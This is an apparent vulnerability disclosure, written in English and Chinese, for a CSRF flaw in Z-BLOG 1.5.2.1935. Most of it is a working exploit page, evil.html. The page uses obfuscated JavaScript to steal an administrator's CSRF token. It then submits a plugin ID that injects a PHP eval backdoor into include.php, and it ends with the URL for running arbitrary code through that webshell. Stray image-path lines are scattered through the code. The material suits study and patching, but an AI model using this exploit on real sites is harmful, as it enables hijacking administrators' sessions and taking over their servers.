**CSRF Vulnerability exists in the file of Z-BLOG 1.5.2.1935 (Zero) ,which can be utilized by attackers to create php file to obtain webshell.**

**Payload:evil.html**

<div id="divMain2"></div>

<script type="text/javascript" src="https://cdn.bootcss.com/jquery/3.3.1/jquery.min.js"></script>

<script type="text/javascript">

//function JSONP Definition

eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('5 J={i:9(){k(G H()).F()},l:9(){k D.E().L().q(2)},M:9(g){5 d=g.K;b(d&&d.I!==11){d.x(g)}},n:9(6){5 7="";b(p 6==="v"){7=6}o b(p 6==="z"){C(5 j B 6){7+="&"+j+"="+A(6[j])}}7+="&13="+e.i();7=7.q(1);k 7},10:9(3,6,r){5 4;3=3+(3.Z("?")===-1?"?":"&")+e.n(6);5 f=/c=(\\w+)/.12(3);b(f&&f[1]){4=f[1]}o{4="O"+e.i()+\'S\'+e.l();3=3.m("c=?","c="+4);3=3.m("c=%U","c="+4)}5 8=h.Q("8");8.T="W/V";8.P=3;8.R="s"+4;u[4]=9(t){u[4]=Y;5 g=h.X("s"+4);r(t)};5 a=h.N("a");b(a&&a[0]){a[0].y(8)}}};',62,66,'|||url|name|var|data|ret|script|function|head|if|callback|parent|this|match|elem|document|now|key|return|rand|replace|parseData|else|typeof|substr|func|id\_|json|window|string||removeChild|appendChild|object|encodeURIComponent|in|for|Math|random|getTime|new|Date|nodeType|JSONP|parentNode|toString|removeElem|getElementsByTagName|jsonp\_|src|createElement|id|\_|type|3F|javascript|text|getElementById|undefined|indexOf|getJSON||exec|\_0'.split('|'),0,{}));

bloghost = '';

// load js

JSONP.getJSON("http://zblog.local/zb\_users/plugin/AppCentre/theme.js.php", '', function(json) {console.log(json)});

var a = setInterval(function(){

if($('#token')[0]){

clearInterval(a);

csrfToken = $('#token')[0].value;

// alert(csrfToken);

evil(csrfToken);

}

}, 300);

function evil(csrfToken){

$.ajax({

url: 'http://zblog.local/zb\_users/plugin/AppCentre/plugin\_edit.php',

method: 'POST',

data: 'token=' + csrfToken +'&app\_id=test%28%29%7B%7D%23%22%29%3Bfunction+RegisterPlugin%28%24a%29%7Beval%28%24\_GET%5B%27a%27%5D%29%3B%7D%23&app\_name=&app\_url=&app\_note=&app\_adapted=151935&app\_version=1.0&app\_pubdate=2018-10-29&app\_modified=2018-10-29&app\_author\_name=admin&app\_author\_email=null%40null.com&app\_author\_url=&app\_path=main.php&app\_include=include.php&app\_level=1&app\_phpver=5.2&app\_price=0&app\_advanced\_dependency=&app\_advanced\_conflict=&app\_advanced\_rewritefunctions=&app\_advanced\_existsfunctions=&app\_description=',

xhrFields: {

withCredentials: true,

},

success: function(data){


//

}

})


}

</script>


当管理员访问如下页面时，CSRF攻击触发，

然后在plugin目录下创建如下目录

zb\_users/plugin/test(){}#");function RegisterPlugin($a){eval($\_GET['a']);}#




同时zb\_users/plugin/test(){}#");function RegisterPlugin($a){eval($\_GET['a']);}#/include.php,这个文件被成功注入恶意php代码。



恶意代码重定义了RegisterPlugin函数，因此攻击者可以直接访问如下url进行恶意操作

/zb\_users/plugin/test()%7b%7d%23%22);function%20RegisterPlugin($a)%7beval($\_GET%5b'a'%5d);%7d%23/include.php?a=phpinfo();

